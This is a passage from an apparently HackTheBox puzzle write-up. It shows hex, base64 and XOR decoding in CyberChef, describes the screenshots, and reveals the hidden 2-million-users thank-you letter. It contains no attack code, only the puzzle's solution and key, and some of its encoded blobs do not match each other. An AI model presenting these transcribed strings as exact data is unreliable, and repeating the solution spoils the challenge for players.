 - From Hex:** The second operation, with a dropdown for "Delimiter" set to "Auto". At the bottom of the recipe section, there are buttons for "STEP", "BAKE!", and "Auto Bake".
- Input:** A large text area containing a long hexadecimal string. Below the input area, there is a section for "Output" showing the result of the operations. The output is a JSON object:

```
{"encryption": "xor", "encrpytion_key": "HackTheBox", "encoding": "base64", "data": "DAQCGXQgBCEELCAEIQQsSCYtAhU9DwofLURvSDgdaAARDnQcDTAGFCQEB0sgB0UjARYnFA0IMUgEYgIXJQqNHZsdFmICESQEEB87BgBiBHzoDhYZdAIKX0wLRhDHZsPADYHHTpPQzw9HA1iBhULBA0YMUgPLRZYKQ8HSzMaBDYGDD0FBkd0HwBiDB0kBAEZNRwAYhsQLUECCDwBADQKFSoPF0s7DkUwChkrCQoFM0hXYgIRJA0KBDpIFycCGToKAgk4DUU3HB06EkJLAAAMMU8RJgIRDjABBy4KWC4EAh90Hwo3AXxoDwwfdAAENApYKqQGBXQYcJcEcESoNBksjAREqAA08QYKNwBFIwEcaAQVDiYRRS0BHWgOBustBxBsZXIOEwwGdBwNJ080LRMaSZYNaisBFiEPBed0IAqhBCwgBCELEgNIxxyKqQGBXQKECsDDGgUEwQ6SBEqClgqBA8CMQ5FNgcZPEEIBTsfcScSLHy1BEAM1GgwsCFRoAgwH0AkHLR0ZPAGMBXhIBCwLWCAADQ8nRQosTx0wEQYZPQ0LIQpYKRMGSzIdCyY0FS0PFwo4SBETTwgtExAEOgkJYg4WLEETGTs0ADEcEscPAGd0DxctGAwGT0M/"}.
```

For the next step, we will drag the **base64 decoder** (labeled “from base64”) over to the recipe section and then the **XOR decrypter** underneath it. In the XOR key field, type our key: **HackTheBox**. Then select **UTF8** from the drop-down menu. We have successfully decoded the message from the developers to the HackTheBox community.

The screenshot shows the CyberChef web application interface. The browser address bar displays `gchq.github.io/CyberChef/#recipe=URL_Decode(true/disabled)Fr`. The interface is divided into three main sections: Operations, Recipe, and Input.

Operations: A list of 475 operations is shown on the left. The 'base64' operation is selected, and its sub-operations are visible: 'To Base64', 'From Base64', 'Show Base64 offsets', 'Fernet Decrypt', 'Fernet Encrypt', 'Fork', 'From Base32', 'From Base58', 'From Base85', 'Parse SSH Host Key', 'To Base32', 'To Base58', and 'To Base85'. The 'Favourites' section is also visible.

Recipe: The 'Recipe' section shows a list of operations. The 'base64' operation is selected, and its settings are visible: 'Treat "+" as space' is checked, 'From Hex' is selected, 'Delimiter' is 'Auto', 'From Base64' is selected, 'Alphabet' is 'A-Za-z0-9+/=', 'Remove non-alphabet chars' is checked, 'Strict mode' is unchecked, 'XOR' is selected, 'Key' is 'HackTheBox', 'Scheme' is 'Standard', and 'Null preserving' is unchecked. The 'STEP' button is visible, and the 'BAKE!' button is highlighted in green.

Input: The 'Input' section shows a large text area containing a Base64-encoded message. The message is: `ctFzBBAAQ5BRASBgwxTUMfPAKLKU8BJxRDDTsarSAKESYGQwp0GAQwG1gnB0MFPAEWYgYWKxMGDz0KCSdPEicUEQUxEutiNhc9E0MI0wYRMAYaPRUKBDobRS00Di1BEAM1GAAMtwgBEMdMRocYgkZKhMKCHQHA2IADTpBEwc1HAMtHRVoAA0PdAELMR8R0gQHSyEbRTYAWCs0DR89BhAjAXQxQq0F0gcTIxsdaAAND3QNEy0DDi1PQzwxSAQwClghDA400hsALhZYOBMMHjBICiRPDYAAF0sjDUUqDg4tQQIINwcIMgMR0wkgD3QcCiUKDCAEEUd0CQsmTw8tQQYKMw0XLhZYKQ8XAJcBFsMbHwGVCw50Cwo3AQwkBBAYdAUMLgoLPA4NDIdIHCcbWdW0Qwg7BQBsZXIABBE0cxtFNgBYPAkGSzoNHTZPGyAAEx8xGkLiGBAtEwZLIw1FNQYUJEEABDocDCwaHwGVDEskHRYqTwgBEMJ0x0LJg4KIQQQsZs0RSEWGi0TEA43HRcrGwFkQQoFJxgMMAPYPAKGSzoNHTZPHY0PBhk1HAwtAVgnB0M0IAAMIQ4UaAkCDC8NFzFDWckPB0s3GgAjGx1oAEMc0xoJJk8PIAQRDnQDCy0YFC0FBA50ARZiDhsrBBAYPQoJJ08MJ0ECBzhGb0g4ETwJQw8xDRUNHaxoBhEKIAERNwsdZGtpPzwNRQo0GyM1Cw4WBx1i0x0pDA=`

Output: The 'Output' section shows the decoded message: `Dear HackTheBox Community,`

Footer: The footer shows the 'STEP' button, the 'BAKE!' button, and the 'Auto Bake' checkbox.

The special thank you from the developers of Hack the Box:

“Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we celebrate the achievement of reaching 2 million remarkable users! This incredible feat would not have been possible without each and every one of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and hands-on experience are fundamental to personal and professional growth. Together, we have fostered an environment where innovation thrives and skills are honed. Each challenge completed, each machine conquered, and every skill learned has contributed to the collective intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey. Your contributions have shaped the very fabric of our platform and inspired us to continually innovate and evolve. We are immensely proud of what we have accomplished together, and we eagerly anticipate the countless milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next generation of ethical hackers, and create a world where knowledge is accessible to all.

With deepest gratitude,

The HackTheBox Team”